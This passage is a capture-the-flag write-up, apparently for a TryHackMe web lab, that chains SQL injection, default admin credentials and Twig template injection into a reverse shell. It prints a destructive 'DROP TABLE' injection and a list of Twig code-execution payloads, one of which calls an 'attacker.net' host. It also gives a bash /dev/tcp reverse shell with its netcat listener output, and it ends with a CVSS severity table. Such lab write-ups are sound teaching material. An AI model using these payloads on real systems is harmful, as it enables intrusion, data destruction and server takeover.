
Trying Sql Injection Again

- We have seen that the database is not updated so lets try to update that database using the `Edit Leaderboard Entry` as it is storing the changes on the DB



- I tried This command `; DROP TABLE users; -- -` to update the database table


Seems like database or some important table is deleted. InjecticsService is running to restore it. Please wait for 1-2 minutes.




- And its perfectly got updated

Admin Login Page Analysis

- As the database was waiting for someone to update it that we got from the mail log
- It should Now work with the default password that We got
- I tried it with the Admin login page because we can easily bypass the user login so I tried here




- And using those credentials we have successfully logged in as admin .



- After login to anything I always try to find functionalities of that particular web app
- And there I got another functionality which is profile
- I tried Some SQLI there as well but didn't manage to exploit it.
- Then I again went to my gathered information on the initial test which I always do

Searching Directory

- When gathering information about the directories I missed a directory which is `http://inject.thm/composer.json`



- The JSON you're looking at is from the `composer.json` file, which is used in PHP projects to manage dependencies. Here's what the relevant part means:
  - `require` : Lists the packages the project depends on.
  - `"twig/twig": "2.14.0"` : This project is using **Twig**, version **2.14.0**, as a dependency
- Twig is a **templating engine for PHP**, developed by SensioLabs (the same people behind Symfony). It's used to separate the logic from the presentation layer — kind of like Jinja2 for Python or EJS for Node.js.

SSTI (Server-Side Template Injection) Relevance:

Since the site uses Twig for rendering templates, **SSTI might be possible** if:


- User input is directly embedded into templates without sanitization.
- You can control or influence template syntax in rendered output.

Using SSTI to get Remote Code Execution (RCE)


RCE (Remote Code Execution) allows an attacker to run commands on a server remotely. If a web app uses a vulnerable template engine like **Twig** and injects user input directly into templates, it can lead to **SSTI**, which may be escalated to RCE—giving the attacker full control over the server.

Getting SSTI


- I tried SSTI (Server Side Template Injection) here at the admin profile function




- As the first name is shown in the title so we need to use some payloads to the first name to see the response in the browser



- If I try this payload it should show me 49 as response



- And we have successfully exploited the ssti vulnerability here



- Let Try to gain a reverse shell through command


Getting RCE

- After some research about twig I found some interesting payloads at PayloadsAllTheThings

Twig - Code Execution

```
{{self}}
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{['id']|filter('system')}}
{{[0]|reduce('system','id')}}
{{['id']|map('system')|join}}
{{['id',1]|sort('system')|join}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id']|filter('passthru')}}
{{['id']|map('passthru')}}
{{['nslookup oastify.com']|filter('system')}}
```

- For using system command I have to use `{{['id',""]|sort('passthru')}}`



- And We successfully injected arbitrary system code

Welcome, uid=33(www-data) gid=33(www-data) groups=33(www-data) Array!

Crafting Reverse Shell

- We are going to use a reverse shell here


```
bash -c 'exec bash -i >& /dev/tcp/Your_ip/8888 0>&1
```

```
{{['bash -c 'exec bash -i >& /dev/tcp/Your_ip/8888
0>&1',""]|sort('passthru')}}
```

- Lets start the listener

```
$ nc -lvnp 8888
listening on [any] 8888 ...
```

- Now we will inject the shell



- We have successfully get the reverse shell .

```
$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.11.125.24] from (UNKNOWN) [10.10.28.179] 50888
bash: cannot set terminal process group (667): Inappropriate ioctl for device
bash: no job control in this shell
www-data@injectics:/var/www/html$ ls
ls
adminLogin007.php
banner.jpg
composer.json
composer.lock
conn.php
css
dashboard.php
edit_leaderboard.php
flags
functions.php
index.php
injecticsService.php
js
login.php
logout.php
mail.log
script.js
styles.css
update_profile.php
vendor
```

Vulnerability Analysis and CVSS Scores

Vulnerability	Description	CVSS v3.1 Score	Severity	Reference
Server-Side Template Injection (SSTI)	Twig template engine vulnerability allowing execution of arbitrary system commands via unsanitized user input.	5.4	Medium	NVD - CVE-2019-10909
Remote Code Execution (RCE) via SSTI	Exploitation of Twig's SSTI to achieve remote code execution, leading to full system compromise.	9.1	Critical	GitHub Advisory
SQL Injection (SQLi)	Injection of malicious SQL statements through unsanitized input fields, allowing unauthorized access to the database.	9.8	Critical	OWASP SQLi Guide
Verbose Error Messages	Display of detailed error messages revealing sensitive information, aiding attackers in crafting targeted exploits.	5.3	Medium	OWASP Error Handling
Exposed phpMyAdmin Interface	Unrestricted access to phpMyAdmin, potentially allowing attackers to manipulate the database directly.	6.5	Medium	phpMyAdmin Security
Use of Default Credentials	Presence of default or easily guessable credentials, facilitating unauthorized access.	9.8	Critical	OWASP Authentication Cheat Sheet

- The **CVSS v3.1 scores** are based on standard metrics; however, actual impact may vary depending on the specific context and environment.GitHub
- The **Remote Code Execution via SSTI** is particularly severe as it allows attackers to execute arbitrary commands on the server, leading to full system compromise.
- The **SQL Injection** vulnerability is critical, enabling attackers to access, modify, or delete data within the database without proper authorization.
- **Verbose Error Messages** can inadvertently leak information about the application's structure or database, assisting attackers in identifying potential weaknesses.
- An **Exposed phpMyAdmin Interface** without proper access controls can be a significant security risk, as it provides a graphical interface to the database.

- The use of **Default Credentials** is a common oversight that can be easily exploited by attackers to gain unauthorized access.